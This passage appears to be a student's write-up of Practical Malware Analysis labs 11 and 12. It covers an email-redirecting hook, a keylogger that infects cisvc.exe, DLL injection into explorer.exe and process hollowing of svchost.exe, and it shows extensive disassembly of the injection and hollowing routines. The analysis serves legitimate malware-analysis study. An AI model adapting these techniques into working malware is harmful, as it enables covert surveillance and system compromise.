add    esp, 8
test   eax, eax
jz     loc_100011E4

```

```

push    offset str_RCPT_TO2 ; "RCPT TO: <" ; This is the original send buffer
call    strlen
add    esp, 4
push    eax           ; Size
push    offset aRcptTo_1 ; "RCPT TO: <" ; This is the new buffer created by the inline hook
lea     ecx, [ebp+Dst]
push    ecx           ; Dst
call    memcpy
add    esp, 0Ch
push    101h          ; Size
push    offset buffer  ; Src
push    offset str_RCPT_TO3 ; "RCPT TO: <" ; This is the original send buffer
call    strlen
add    esp, 4
lea     edx, [ebp+eax+Dst]
push    edx           ; Dst
call    memcpy
add    esp, 0Ch
push    offset Source ; ">\r\n"
lea     eax, [ebp+Dst]
push    eax           ; Dest
call    strcat
add    esp, 8
mov     ecx, [ebp+arg_C]
push    ecx           ; _DWORD
lea     edx, [ebp+Dst]
push    edx           ; Str
call    strlen

```

Figure 8. replacing send data

The inline hook jumps to the above function. Its starts off with checking if the send buffer contains the string “RCPT TO”. If it does, it will create a new buffer “RCPT TO:<billy@malwareanalysisbook.com>\r\n” and send it off via the original send function. The function will then end of by simply forwarding the original data to the send function.

vii. Which process(es) does this malware attack and why?

As answered in question v... the malware only hook 3 programs; THEBAT.EXE, OUTLOOK.EXE, MSIMM.EXE. They are all email clients.

viii. What is the significance of the .ini file?

As answered in question v... the config.ini contains the encoded attacker email address. It is used to replace recipient address causing email to be sent to the attacker instead.

c- Analyze the malware found in Lab11-03.exe and Lab11-03.dll. Make sure that both files are in the same directory during analysis.

i. What interesting analysis leads can you discover using basic static analysis?

Lab11-03.exe

```

; Attributes: bp-based frame

; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near

FileName= byte ptr -104h
argc= dword ptr 8
argv= dword ptr 0Ch
envp= dword ptr 10h

push    ebp
mov     ebp, esp
sub    esp, 104h
push    0          ; bFailIfExists
push    offset NewFileName ; "C:\\WINDOWS\\System32\\inet_epar32.dll"
push    offset ExistingFileName ; "Lab11-03.dll"
call    ds:CopyFileA
push    offset aCisvc_exe ; "cisvc.exe"
push    offset aWindowsSyst_0 ; "C:\\WINDOWS\\System32\\%s"
lea     eax, [ebp+FileName]
push    eax          ; char *
call    _sprintf
add    esp, 0Ch
lea     ecx, [ebp+FileName]
push    ecx          ; lpFileName
call    sub_401070
add    esp, 4
push    offset aNetStartCisvc ; "net start cisvc"
call    _system
add    esp, 4
xor    eax, eax
mov     esp, ebp
pop    ebp
retn
_main endp

```

Figure 1. Installation

The main method in Dll11-03.exe is pretty straight forward. It first copy the Lab11-03.dll to C:\\Windows\\System32\\inet_epar32.dll. It then attempts to modify C:\\Windows\\System32\\cisvc.exe and executes the infected executable by starting a service via the command “net start cisvc”

Lab11-03.dll

The dll contains some interesting stuff... In export, we can see a suspicious looking function; zzz69806582.

Figure 2. Export function surface a funny function

The imports contains GetAsyncKeyState and GetForegroundWindow which highly suggests that this is a keylogger.

Address	Ordinal	Name	Library
100070F0		GetForegroundWindow	USER32
100070F4		GetWindowTextA	USER32
100070F8		GetAsyncKeyState	USER32
10007000		Sleep	KERNEL32
10007004		WriteFile	KERNEL32

Figure 3. imports

The function @zzz69806582 is pretty simple. It just creates a thread.




Figure 3. function zzz69806582

The thread that the above function creates first check for mutex; MZ.

It then create a file @ C:\\Windows\\System32\\kernel64x.dll.

Figure 4.Mutex MZ

Next, the thread calls a subroutine to record keystrokes.




Figure 5. Keylogs

ii. What happens when you run this malware?

As answered in question 1, It first copy the Lab11-03.dll to C:\\Windows\\System32\\inet_epar32.dll. It then attempts to modify C:\\Windows\\System32\\cisvc.exe and executes the infected executable by starting a service via the command “net start cisvc”

The infected service then begin to log keystroke and save it in C:\\Windows\\System32\\kernel64x.dll.

Figure 6. Procmon showing file creation in infected system

iii. How does Lab11-03.exe persistently install Lab11-03.dll?

It infects C:\\Windows\\System32\\cisvc.exe; an indexing service by inserting shellcodes into the program. The infected cisvc.exe will load C:\\Windows\\System32\\inet_epar.dll as shown in the figure below.




Figure 7. LoadLibrary

Comparing the infected executable with the original one, we could see some additional functions added to it. On top of that we can observe that the entry point has been changed.

Figure 8. Additional Functions




Figure 9. Changes in Entry Point

iv. Which Windows system file does the malware infect?

It infects C:\\Windows\\System32\\cisvc.exe.




Figure 10. inet_epar32.dll loaded in cisvc.exe

v. What does Lab11-03.dll do?

Using GetAsyncKeyState and GetForegroundWindow, the dll logs keystrokes into C:\\Windows\\System32\\kernel64x.dll. The dll also uses a mutex "MZ" to prevent multiple instances of the keylogger is running at once.





Figure 11. Mutex MZ

vi. Where does the malware store the data it collects?

In C:\\Windows\\System32\\kernel64x.dll



The screenshot shows the OllyDbg debugger interface. The main window displays assembly code for the file 'kernel64x.dll'. The assembly listing shows numerous entries starting with 'Untitled - Notepad:' followed by various key presses like 'Run: 0x41 0x44' and 'SHIFT' keys. A search bar at the bottom of the assembly window shows 'Search "0x61" (0 hits in 0 files)'. In the background, a Windows taskbar is visible with icons for File Explorer, Task View, and Start. A Notepad window titled 'Untitled - Notepad' is open, showing the text 'AAAAAAAAAAAAAABBBBBBBBBBBBBB'. The left sidebar shows 'Other Places' with 'WINDOWS', 'My Documents', and 'Shared Documents'.

```
301 Run: 0x41 0x44
302 Program Manager:
303 Untitled - Notepad:
304 Untitled - Notepad: <SHIFT> 0x41
305 Untitled - Notepad: <SHIFT> 0x41
306 Untitled - Notepad: <SHIFT> 0x41
307 Untitled - Notepad: <SHIFT> 0x41
308 Untitled - Notepad: <SHIFT> 0x41
309 Untitled - Notepad: <SHIFT> 0x41
310 Untitled - Notepad: <SHIFT> 0x41
311 Untitled - Notepad: <SHIFT> 0x41
312 Untitled - Notepad: <SHIFT> 0x41
313 Untitled - Notepad: <SHIFT> 0x41
314 Untitled - Notepad: <SHIFT> 0x41
315 Untitled - Notepad: <SHIFT> 0x41
316 Untitled - Notepad: <SHIFT> 0x41
317 Untitled - Notepad: <SHIFT> 0x41
318 Untitled - Notepad: <SHIFT> 0x41
319 Untitled - Notepad: <SHIFT> 0x41
320 Untitled - Notepad: <SHIFT> 0x41
```

Figure 12. Key Logs Captured

Practical 6

a. Analyze the malware found in the file Lab12-01.exe and Lab12-01.dll. Make sure that these files are in the same directory when performing the analysis.

i. What happens when you run the malware executable?

A Message box with a incremental number in its title pops up every now and then...



ii. What process is being injected?

In the imports table, CreateRemoteThread is used by the exe which highly suggests that the malware might be injecting DLL into processes.

Address	Ordinal	Name	Library
00405000		CloseHandle	KERNEL32
00405004		OpenProcess	KERNEL32
00405008		CreateRemoteThread	KERNEL32
0040500C		GetModuleHandleA	KERNEL32
00405010		WriteProcessMemory	KERNEL32
00405014		VirtualAllocEx	KERNEL32
00405018		IstrcatA	KERNEL32
0040501C		GetCurrentDirectoryA	KERNEL32
00405020		GetProcAddress	KERNEL32
00405024		LoadLibraryA	KERNEL32
00405028		GetCommandLineA	KERNEL32
0040502C		GetVersion	KERNEL32
00405030		ExitProcess	KERNEL32
00405034		TerminateProcess	KERNEL32
00405038		GetCurrentProcess	KERNEL32
0040503C		UnhandledExceptionFilter	KERNEL32

Figure 2. CreateRemoteThread in imports

“explorer.exe” is found in the list of string. X-ref the string and we will come to the following subroutine. Seems like explorer.exe is being targeted to be injected with the malicious dll.

Figure 3. explorer.exe

We can confirm our suspicion using process explorer as shown below

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
smss.exe		168 K	388 K	592	Windows NT Session Mana...	Microsoft Corporation
csrss.exe		1,668 K	3,684 K	640	Client Server Runtime Process	Microsoft Corporation
winlogon.exe		7,788 K	5,268 K	664	Windows NT Logon Applicat...	Microsoft Corporation
services.exe		1,620 K	3,248 K	708	Services and Controller app	Microsoft Corporation
lsass.exe		3,612 K	1,100 K	720	LSA Shell (Export Version)	Microsoft Corporation
VMwareTray.exe		872 K	3,344 K	2044	VMware Tools tray application	VMware, Inc.
VMwareUser.exe		2,004 K	6,076 K	132	VMware Tools Service	VMware, Inc.
ctfmon.exe		844 K	3,204 K	168	CTF Loader	Microsoft Corporation
mmsgsn.exe		1,344 K	2,016 K	196	Windows Messenger	Microsoft Corporation
proexp.exe	8.33	16,056 K	19,404 K	1704	Sysinternals Process Explorer	Sysinternals - www.sysinter...
explorer.exe	2.22	17,276 K	5,004 K	304	Windows Explorer	Microsoft Corporation
Procmon.exe	0.56	12,004 K	14,100 K	616	Process Monitor	Sysinternals - www.sysinter...

Name	Description	Company Name	Path
index.dat			C:\Documents and Settings\Administrator\Cookies\index.dat
Lab12-01.dll			C:\Documents and Settings\Administrator\Desktop\BinaryC...

Figure 4. Explorer.exe injected with dll

iii. How can you make the malware stop the pop-ups?

Kill explorer.exe and re-run it again

iv. How does this malware operate?

Lab12-01.exe

The malware begins by using psapi.dll's EnumProcesses to loop through all running processes. Also note that it attempts to form the absolute path for the malicious dll. This will be used later to inject the dll in remote processes.

```

xor    eax, eax
mov    [ebp+var_110], eax
mov    [ebp+var_10C], eax
mov    [ebp+var_108], eax
mov    [ebp+var_1178], 44h
mov    ecx, 10h
xor    eax, eax
lea    edi, [ebp+var_1174]
rep stosd
mov    [ebp+var_118], 0
push   offset ProcName ; "EnumProcessModules"
push   offset LibFileName ; "psapi.dll"
call   ds:LoadLibraryA
push   eax ; hModule
call   ds:GetProcAddress
mov    dword_408714, eax
push   offset aGetmodulebasen ; "GetModuleBaseNameA"
push   offset LibFileName ; "psapi.dll"
call   ds:LoadLibraryA
push   eax ; hModule
call   ds:GetProcAddress
mov    dword_40870C, eax
push   offset aEnumprocesses ; "EnumProcesses"
push   offset LibFileName ; "psapi.dll"
call   ds:LoadlibraryA
push   eax ; hModule
call   ds:GetProcAddress
mov    dword_408710, eax
lea    ecx, [ebp+Buffer]
push   ecx ; lpBuffer
push   104h ; nBufferLength
call   ds:GetCurrentDirectoryA
push   offset String2 ; "\\"
lea    edx, [ebp+Buffer]
push   edx ; lpString1
call   ds:istrcatA
push   offset alab1201_dll ; "Lab12-01.dll"
lea    eax, [ebp+Buffer]
push   eax ; lpString1
call   ds:istrcatA
lea    ecx, [ebp+var_1120]
push   ecx ; _DWORD
push   1000h ; _DWORD
lea    edx, [ebp+dwProcessId]
push   edx ; _DWORD
call   dword_408710
test   eax, eax
jnz    short loc_4011D0

```

Figure 5. EnumPorcesses

While looping through the processes only “explorer.exe” will be injected. The following figure shows the filtering taking place.




Figure 6. Check for explorer.exe

Once the malware located the “explorer.exe” process, it will ask the remote process (explorer.exe) to allocate a heap space. The space will contain the malicious dll’s absolute path as mentioned earlier. It will then get the `LoadLibraryA` address of explorer.exe and triggers the function via `CreateRemoteThread`. Explorer.exe will then invoke `LoadLibraryA` with the input as the malicious dll’s absolute path which is already in its heap memory and that is how explorer.exe got injected. =)

```

loc_40128C:          ; flProtect
push    4
push    3000h          ; flAllocationType
push    104h          ; dwSize
push    0              ; lpAddress
mov     edx, [ebp+hProcess]
push    edx          ; hProcess
call   ds:VirtualAllocEx
mov     [ebp+lpBaseAddress], eax
cmp    [ebp+lpBaseAddress], 0
jnz    short loc_4012BE

loc_4012BE:          ; lpNumberOfBytesWritten
push    0
push    104h          ; nSize
lea     eax, [ebp+Buffer]
push    eax          ; lpBuffer
mov     ecx, [ebp+lpBaseAddress]
push    ecx          ; lpBaseAddress
mov     edx, [ebp+hProcess]
push    edx          ; hProcess
call   ds:WriteProcessMemory
push    offset ModuleName ; "kernel32.dll"
call   ds:GetModuleHandleA
mov     [ebp+hModule], eax
push    offset LoadLibraryA ; "LoadLibraryA"
mov     eax, [ebp+hModule]
push    eax          ; hModule
call   ds:GetProcAddress
mov     [ebp+lpStartAddress], eax
push    0              ; lpThreadId
push    0              ; dwCreationFlags
mov     ecx, [ebp+lpBaseAddress]
push    ecx          ; lpParameter
mov     edx, [ebp+lpStartAddress]
push    edx          ; lpStartAddress
push    0              ; dwStackSize
push    0              ; lpThreadAttributes
mov     eax, [ebp+hProcess]
push    eax          ; hProcess
call   ds>CreateRemoteThread
mov     [ebp+var_1130], eax
cmp    [ebp+var_1130], 0
jnz    short loc_401240

```

Figure 7. Injecting

Lab12-01.dll

The DllMain first creates a thread @ subroutine 0x1001030.

```

; Attributes: bp-based frame
; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
_DllMain@12 proc near

var_8= dword ptr -8
ThreadId= dword ptr -4
hinstDLL= dword ptr  8
fdwReason= dword ptr 0Ch
lpvReserved= dword ptr 10h

push    ebp
mov     ebp, esp
sub    esp, 8
cmp    [ebp+fdwReason], 1
jnz    short loc_100010C6

lea     eax, [ebp+ThreadId]
push    eax          ; lpThreadId
push    0              ; dwCreationFlags
push    0              ; lpParameter
push    offset sub_10001030 ; lpStartAddress
push    0              ; dwStackSize
push    0              ; lpThreadAttributes
call   ds>CreateThread
mov     [ebp+var_8], eax

loc_100010C6:
    mov    eax, 1
    mov    esp, ebp
    pop    ebp
    ret   0Ch
_DllMain@12 endp

```

Figure 8. Create Thread

Inside this subroutine, we will find a infinite loop popping a message box every 1 minute. The title of the message box is “Practical Malware Analysis %d” where %d is the value of the loop counter.

The screenshot shows a debugger interface with three main sections:

- Top Section:** Shows assembly code for a subroutine named `sub_10001030`. It includes local variable declarations (`var_18`, `Parameter`, `lpThreadParameter`), stack frame setup (`push ebp`, `mov ebp, esp`), and a `mov [ebp+var_18], 0` instruction.
- Middle Section:** Shows another assembly code block labeled `loc_1000103D`. It contains a `loop` construct: `mov eax, [ebp+var_18]`, `test eax, eax`, and `jz loc_1000103D`.
- Bottom Section:** Shows the actual assembly code for the malware, which calls `_sprintf` to format a string containing "%d" and then calls `MessageBox` to display a message box.

Figure 9. Popping MsgBox every minute

b. Analyze the malware found in the file Lab12-02.exe.

- What is the purpose of this program?

Based on dynamic analysis results using procmon and process explorer, we can conclude that this is a keylogger that performs process hollowing on svchost.exe.

Figure 1. Write file to practicalmalwareanalysis.log

Figure 2. Keystrokes in log file

ii. How does the launcher program hide execution?

The subroutine @0x004010EA is highly suspicious. It is trying to create a process in suspended state, calls UnmapViewOfSection to unmap the original code and tries to write process memory in it. Finally it resumes the process. This is a recipe for process hollowing technique in which the running process will look like svchost.exe (in this case) but it is actually running something else instead



The screenshot shows assembly code in a debugger window. The code is written in Intel syntax and includes comments explaining the parameters and purpose of each instruction. The assembly code is as follows:

```
push 40h          ; size_t
push 0             ; int
lea   eax, [ebp+StartupInfo]
push  eax          ; void *
call _memset
add   esp, 0Ch
push 10h          ; size_t
push 0             ; int
lea   ecx, [ebp+ProcessInformation]
push  ecx          ; void *
call _memset
add   esp, 0Ch
lea   edx, [ebp+ProcessInformation]
push  edx          ; lpProcessInformation
lea   eax, [ebp+StartupInfo]
push  eax          ; lpStartupInfo
push  0             ; lpCurrentDirectory
push  0             ; lpEnvironment
push  CREATE_SUSPENDED ; dwCreationFlags
push  0             ; bInheritHandles
push  0             ; lpThreadAttributes
push  0             ; lpProcessAttributes
push  0             ; lpCommandLine
mov   ecx, [ebp+lpApplicationName]
push  ecx          ; lpApplicationName
call ds>CreateProcessA
test  eax, eax
jz    loc_401313
```

The screenshot shows two windows from the IDA Pro debugger. The top window displays assembly code for the `CreateSuspendedProcess` function, which includes calls to `VirtualAlloc`, `GetThreadContext`, and `SetThreadContext`. The bottom window shows the assembly code for the `UnmapMemory` operation, which involves calls to `ReadProcessMemory`, `GetModuleHandle`, `GetProcAddress`, and `NtUnmapViewOfSection`.

```

push    4          ; lpProtect
push    1000h      ; lpAllocationType
push    2CCh       ; dwSize
push    0          ; lpAddress
call   ds:VirtualAlloc
mov    [ebp+lpContext], eax
mov    edx, [ebp+lpContext]
mov    dword ptr [edx], 1000h
mov    eax, [ebp+lpContext]
push    eax        ; lpContext
mov    ecx, [ebp+ProcessInformation.hThread]
push    ecx        ; hThread
call   ds:GetThreadContext
test   eax, eax
jz     loc_40130D

mov    [ebp+Buffer], 0
mov    [ebp+lpBaseAddress], 0
mov    [ebp+var_64], 0
push    0          ; lpNumberOfBytesRead
push    4          ; nSize
lea    edx, [ebp+Buffer]
push    edx        ; lpBuffer
mov    eax, [ebp+lpContext]
mov    ecx, [eax+0Ah]
add    ecx, 8
push    ecx        ; lpBaseAddress
mov    edx, [ebp+ProcessInformation.hProcess]
push    edx        ; hProcess
call   ds:ReadProcessMemory
push    offset ProcName ; "NtUnmapViewOfSection"
push    offset ModuleName ; "ntdll.dll"
call   ds:GetModuleHandleA
push    eax        ; hModule
call   ds:GetProcAddress
mov    [ebp+var_64], eax
cmp    [ebp+var_64], 0
jnz    short loc_4011FF

```

Figure 3. Create Suspended process, unmap memory

The screenshot shows assembly code for the `WriteProcessMemory` and `ResumeThread` operations. It includes calls to `WriteProcessMemory`, `SetThreadContext`, and `ResumeThread`.

```

loc_401289:      ; lpNumberOfBytesWritten
push    0
push    4          ; nSize
mov    edx, [ebp+var_0]
add    edx, 34h
push    edx        ; lpBuffer
mov    eax, [ebp+lpContext]
mov    ecx, [eax+0Ah]
add    ecx, 8
push    ecx        ; lpBaseAddress
mov    edx, [ebp+ProcessInformation.hProcess]
push    edx        ; hProcess
call   ds:WriteProcessMemory
mov    eax, [ebp+var_0]
mov    ecx, [ebp+lpBaseAddress]
add    ecx, [eax+28h]
mov    edx, [ebp+lpContext]
mov    [edx+00h], ecx
mov    eax, [ebp+lpContext]
push    eax        ; lpContext
mov    ecx, [ebp+ProcessInformation.hThread]
push    ecx        ; hThread
call   ds:SetThreadContext
mov    edx, [ebp+ProcessInformation.hThread]
push    edx        ; hThread
call   ds:ResumeThread
jmp    short loc_40130B

```

Figure 4. WriteProcessMemory, ResumeThread

iii. Where is the malicious payload stored?

